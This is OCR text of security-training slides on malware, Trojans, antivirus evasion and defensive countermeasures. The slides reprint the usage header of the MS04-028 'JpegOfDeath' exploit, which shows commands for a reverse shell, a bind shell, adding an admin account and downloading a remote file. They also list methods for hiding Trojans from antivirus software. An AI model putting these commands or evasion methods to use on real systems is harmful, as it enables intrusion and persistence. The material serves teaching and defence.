
HKLM\System\CurrentControlSet\Services\CDROM\autorun = 0

Unfortunately, even if autorun is disabled, a user simply has to double-click on the drive letter representing the CD-ROM drive and the autorun.inf file will still run.

In Windows Vista this has been fixed

# Trojan: Backdoor.Zombam.B





# Trojan: JPEG GDI+ All in One Remote Exploit



**This Trojan exploits a buffer overflow in JPEG processing to either create a reverse shell, add a local Admin account, or file transfer.**

**Windows JPEG GDI+ All in One Remote Exploit (MS04-028)**
Date : 27/09/2004

```
// CAN-2004-0200

/*
* Exploit Name:
* ==============
*  JpegOfDeath.M.c v0.6.a All in one Bind/Reverse/Admin/FileDownload
* ==============
* Tweaked Exploit By M4Z3R For GSO
* All Credits & Greetings Go To:
* ==========
*  FoToZ, Nick DeBaggis, MicroSoft, Anthony Rocha, #romhack
*  Peter Winter-Smith, IsolationX, YpCat, Aria Giovanni,
*  Nick Fitzgerald, Adam Nance (where are you?),
*  Santa Barbara, Jenna Jameson, John Kerry, so1o,
*  Computer Security Industry, Rom Hackers,  My chihuahuas
*  (Rocky, Sailor, and Penny)...
* ===========
* Flags Usage:
* -a: Add User X with Pass X to Admin Group;
*  IE: Exploit.exe -a pic.jpg
* -d: Download a File From an HTTP Server;
*  IE: Exploit.exe -d http://YourWebServer/Patch.exe pic.jpg
* -r: Send Back a Shell To a Specified IP on a Specific Port;
*  IE: Exploit.exe -r 192.168.0.1 -p 123 pic.jpg (Default Port is 1337)
* -b: Bind a Shell on The Exploited Machine On a Specific Port;
*  IE: Exploit.exe -b -p 132 pic.jpg (Default Port is 1337)
```

**Affects**
**Windows NT, 2000, XP, 2003**

**This trojan modified the original "JPEG of Death" exploit which provided a 2500 byte payload.**


**Countermeasure:**
**Apply the Update patch**

# Advanced Trojans: Avoiding Detection





**Stealth Tools contains several methods to modify trojan server executables in such a way to avoid detection by anti-virus/anti-trojan software.**




**Methods to avoid detection:**

- Changing MD5/CRC checksums by adding 'white bytes'
- Creating VB script from an EXE file
- Scramble headers used for file compression
- Changing readable strings

# BPMTK



**The Basic Process Manipulation Tool Kit is a utility developed to specifically manipulate processes on Windows.**

**Open Source**

**There are many security mechanisms that are implemented in the user's own processes. Thus the issue – the user has full rights to those processes.**

**What can we do?**

- **Disable Software Restriction Policies**
- **Bypass .NET Code Access Security**

# Malware Countermeasures



**There a number of tools and actions that can be performed to both detect and hopefully prevent malware. These tools are discussed over the next few slides.**

| | | | | | |
|---|---|---|---|---|---|
| Anti-virus/ Personal IDS/Personal firewall products | Anti-Spyware/ Trojan products | Port and Process Monitoring Software (fport, TCP View) | Registry Modification Detection (HijackThis) | System File Integrity (Tripwire, GFILanguard SIM) | Malware Reference Websites (Glocksoft, Symantec, McAfee) |

# Gargoyle Investigator



## Gargoyle Investigator™ Enterprise Module

*Forensic Malware Investigation*


### Key Features:

- Performs enterprise wide collection of malicious code hashes on multiple targets simultaneously
- Includes a single user license of Gargoyle Investigator™ Forensic Pro
- 20 datasets containing over 10,000 types of malicious software
- Dataset Creator™-create and build your own categories for detection
- Utilize created datasets to search for known documents that only you should have access to
- Interoperates with popular forensic tools such as EnCase™ and FTK™
- Time stamped enterprise discovery reports for each target suspected

# Spy Sweeper Enterprise



webroot Spy Sweeper Enterprise
NEW! VERSION 3.0




## Spy Sweeper Enterprise Features:

- Rootkit protection with white listing
- Automatic client deployments
- Configurable sweep settings
- Direct disk scanning
- Zero-day Smart Shields protection
- Powerful management console
- Advanced reporting
- Scalable to thousands of desktops
- Frequent threat updates

# CM Tool: Port Monitoring Software



To quickly reveal what active connections are established, as well as any listening ports, use the built-in netstat command

When a suspicious port is found, use one of the following tools to map the open port to a running executable and process name/id:

- Port Explorer
- Fport
- TCPview

Beast trojan running on port 6666

```
C:\WINNT\System32\cmd.exe
C:\stuff\fport\Fport-2.0>fport /ap
FPort v2.0 - TCP/IP Process to Port Mapper
Copyright 2000 by Foundstone, Inc.
http://www.foundstone.com

Pid   Process            Port  Proto Path
8     System         ->  1030  TCP
8     System         ->  139   TCP
8     System         ->  445   TCP
1428  Explorer       ->  1040  TCP   C:\WINNT\Explorer.exe
1428  Explorer       ->  1042  TCP   C:\WINNT\Explorer.exe
1428  Explorer       ->  1043  TCP   C:\WINNT\Explorer.exe
1428  Explorer       ->  6666  TCP   C:\WINNT\Explorer.exe
964   inetinfo       ->  1028  TCP   C:\WINNT\System32\inetsrv\inetinfo.exe
964   inetinfo       ->  21    TCP   C:\WINNT\System32\inetsrv\inetinfo.exe
964   inetinfo       ->  2383  TCP   C:\WINNT\System32\inetsrv\inetinfo.exe
964   inetinfo       ->  25    TCP   C:\WINNT\System32\inetsrv\inetinfo.exe
964   inetinfo       ->  443   TCP   C:\WINNT\System32\inetsrv\inetinfo.exe
964   inetinfo       ->  80    TCP   C:\WINNT\System32\inetsrv\inetinfo.exe
512   msdtc          ->  1025  TCP   C:\WINNT\System32\msdtc.exe
```

# CM Tools: File Protection Software



System file integrity software alerts administrators when critical files have been modified, thus giving early warning that trojans, rootkits, and other malware have been installed.

These products work by comparing properties of a file before and after modification. One such property might be an MD5 checksum.

Tripwire and GFI Languard SIM are examples of products that monitor file integrity.

TRIPWIRE


GFiLANguard System Integrity Monitor

# CM Tool: Windows File Protection



**Windows File Protection (WFP) protects operating system files from being overwritten. If a system file is overwritten during a software installation, the WFP service immediately copies back the original file.**

**The hashes in a file are compared with the SHA-1 hashes of the current system files to verify their integrity against the 'factory originals'.**



# CM Tool: Windows Software Restriction Policies





A Software Restriction Policy is a set of rules to control which software programs a user can run. – a.k.a. Whitelisting

A user may be able to download a malicious file or receive it from email but a properly-configured Software Restriction Policy will prevent the malware from running.

There are four categories of rules: Hash, Certificate, File Path, Internet Security Zone

Recommendation: Create hash rules to allow all known apps and then set the default policy to Disallowed.

Note: Software Restriction Policies are only for Windows XP and 2003 (not Win2000)

# CM Tool: Hardware Malware Detectors




mile2 IT Security Training & Consulting

A hardware-based malware detector can be installed in a network to prevent malware operation.

One example: Adaptive DarkNet from mainnerve.com.

With Adaptive DarkNet™ service, an enterprise has a continuously-improving defense mechanism for various malware like Trojans, viruses, and worms.

Adaptive DarkNet™ recognizes outbound malicious activity; therefore it can protect your network from becoming the source of an unintended DDoS attack.



# Countermeasure: User Education




It is extremely important to inform end-users about the dangers of running software obtained from untrusted sources.


Instead of having users simply read and sign-off on the company computer usage policy, actually discuss computer security issues (picking strong passwords, malicious software, etc) in a face-to-face meeting.

Remember, there is no ‘patch’ for ignorance!

# Review



- Overview of various Trojan tools
- Delivering the Payload
- Netcat in depth
- Generating a Trojan program
- Effective prevention methods and countermeasures
- Overview of Anti-Trojan Software/Hardware

# Module 7 Lab
# Malware